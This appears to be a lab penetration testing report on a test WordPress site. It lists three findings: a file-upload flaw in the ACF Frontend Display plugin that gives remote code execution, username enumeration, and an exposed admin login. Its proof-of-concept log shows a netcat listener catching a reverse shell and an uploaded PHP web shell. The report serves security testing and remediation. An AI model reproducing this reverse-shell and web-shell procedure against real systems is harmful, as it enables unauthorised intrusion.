Penetration Testing Report

Client: Home Project – 2.
Engagement Period: October 20- October 21,2025.

Prepared By: Ahnaf Abid Mahi
Submission Date: October 21,2025.

Confidentiality Notice:
This report contains sensitive information. Unauthorized sharing or distribution is strictly prohibited.

Table of Contents

1. Executive Summary

Objective of the Test

The objective of the penetration test was to identify security vulnerabilities of a box's/lab's web application, internal network, and external-facing infrastructure, ensuring compliance with regulatory standards and protecting sensitive user data.

Scope

- **Web Application**: https://www.armourinfosec.test
- **Network**: IP range 192.168.71.131

High-Level Findings

- Total vulnerabilities: 3
    - Critical: 1
    - Medium: 1
    - Low: 1

Overall Risk Rating: Critical

Recommendations

- Immediately address critical vulnerable plugin ‘acf-frontend-display’.
- Before using any plugins ,check it’s severity level of vulnerability.
- Fix the information discloser vulnerability.
- Conduct employee security awareness training.

2. Introduction

Purpose of the Test

To evaluate the security posture of this lab’s infrastructure and web application, ensuring protection against potential cyber threats.

Methodology Used

I followed the **OWASP Testing Guide** and **PTES (Penetration Testing Execution Standard)**. The engagement included both manual and automated testing.

Scope of Work

- **Web Application**: https://www.armourinfosec.test

Limitations

- Testing was not conducted during business hours to avoid disruption.
- Certain DDoS techniques were not used due to the risk of system instability.

---

3. Methodology

- **Reconnaissance**
  - Identified open ports with Nmap.
- **Scanning**
  - Used Nikto and WPSCAN for vulnerability scanning.
- **Exploitation**
  - Used RCE vulnerability for initial access .
- **Reporting**
  - Documented all findings with PoC evidence.

4. Findings

Summary of Findings

Severity	Count	Example Vulnerabilities
Critical	1	CVE-2015-9479 , WordPress Plugin ACF Frontend Display 2.0.5 - Arbitrary File Upload


Medium	1	Sensitive credentials Exposed.
Low	1	Admin panel is publicly available.

Detailed Findings

Finding 1: *ACF Frontend Display 2.0.5*


- **Severity**: Critical
- **Description**: The website is vulnerable to RCE(Remote Code Execution), allowing unauthorized access via reverse shell.
- **Affected Asset**: https://www.armourinfosec.test
- **Proof of Concept (PoC)**:

Endpoint:



Index of /wp-content/uploads/uigen_2025

Name	Last modified	Size	Description
Parent Directory		-	
mahi.php	2025-10-20 01:05	5.4K	




```
id
shell
exit
^Z
zsh: suspended  nc -nlvp 1234

┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
^Z
zsh: suspended  nc -nlvp 1234

┌──(kali㉿kali)-[~]
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.71.129] from (UNKNOWN) [192.168.71.131] 60642
Linux armourinfosec.test 3.10.0-693.el7.x86_64 #1 SMP Tue Aug 22 21:09:27 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 01:06:10 up 58 min,  0 users,  load average: 1.42, 1.43, 0.65
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.2$ 
```

Exploit:



WordPress Plugin Vulnerabilities

ACF Frontend Display <= 2.0.6 - Arbitrary File Upload

Description

The last time it was checked the plugin was still affected and had been closed.

Affects Plugins

acf-frontend-display	No known fix ✕

References

CVE	CVE-2015-9479


- **Impact**: Full system compromised with initial access, leading to potential data theft.

- **Recommendation**: This vulnerability is unfixable till yet .So ,deleting this specific plugin from the web application is the best solution.

Finding 2: *Sensitive Data Exposed.*

- **Severity**: Medium
- **Description**: Found 1 user name.
- **Affected Asset**: https://www.armourinfosec.test
- **Proof of Concept (PoC)**:

Endpoint:




```
[i] User(s) Identified:

[+] bob
 | Found By: Author Id Brute Forcing - Display Name (Aggressive Detection)
```

- **Impact**: User credentials compromised.
- **Recommendation**: Upgrade the security level for information safety.

Finding 3: *Admin Panel is publicly accessible.*

- **Severity**: Low
- **Description**: Everyone gets the permission to access the admin panel.
- **Affected Asset**: https://www.armourinfosec.test
- **Proof of Concept (PoC)**:



https://www.armourinfosec.test/wp-login.php?redirect_to=https%3A%2F%2Fwww.armourinfosec.test%2Fwp-admin%2F&reauth=1

- **Impact**: Brute force attack can be performed since a user credential is found.
- **Recommendation**: Set specific ip addresses enabled for admin panel access.

5. Recommendations

1. **Address Critical Issues**:
   - Update your system regularly.
   - Use safe plugins.
   - Use strong Cryptography
   - Use WAF & EDR
2. **Patch Management**:
   - Update software regularly to fix known vulnerabilities.

3. **Security Awareness Training**:
    - Train employees on secure practices.
4. **Ongoing Monitoring**:
    - Implement continuous security monitoring tools

6. Conclusion

The penetration test revealed several critical, medium and low level vulnerabilities that pose a significant risk to https://www.armourinfosec.test Immediate remediation of these issues is required to enhance security. Regular testing and monitoring are recommended.